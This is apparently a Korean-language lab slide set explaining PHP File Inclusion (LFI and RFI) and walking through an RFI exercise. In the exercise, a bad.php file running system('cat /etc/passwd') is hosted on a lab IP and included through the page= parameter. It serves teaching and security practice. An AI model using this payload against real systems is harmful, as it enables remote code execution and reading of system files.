
3. File Incusion 이란?

- 공격자가 악성 서버 스크립트를 서버에 전달하여 해당페이지를 통해 악성코드가 실행되도록하는 취약점공격
- 지정한 파일을 PHP include()로 소스코드에 삽입
- 로컬파일인클루전(LFI) - 이미 시스템에 존재하는 파일을 인클루드
- 리모트 파일 인클루전(RFI) - 외부에 있는 파일을 원격으로 인클루드

3. File Incusion 공격기법




3. File Incusion 실습




- page=include.php
- include.php 파일이 인클루드되어 전체 페이지를 표시하는 것을 확인

- 마찬가지로 File1.php를 클릭 시 해당 페이지가 표시되는 것을 확인



3. File Incusion 실습 - RFI


A screenshot of a code editor window. The title bar shows 'bad.php' and the path '/opt/lampp/htdocs'. The editor contains the following PHP code:

```
1 <?php
2     print "RFI Success!! ";
3     system('cat /etc/passwd');
4 ?>
5
```

- `cd /opt/lampp/htdocs`
- `gedit bad.php`


bad.php 파일을 만들어서
RFI Success!! 문구를 출력하고
system함수를 이용하여 cat
/etc/passwd 명령어를 실행하
게 만든다

3. File Incusion 실습 - RFI




- page=http://192.168.44.139/bad.php
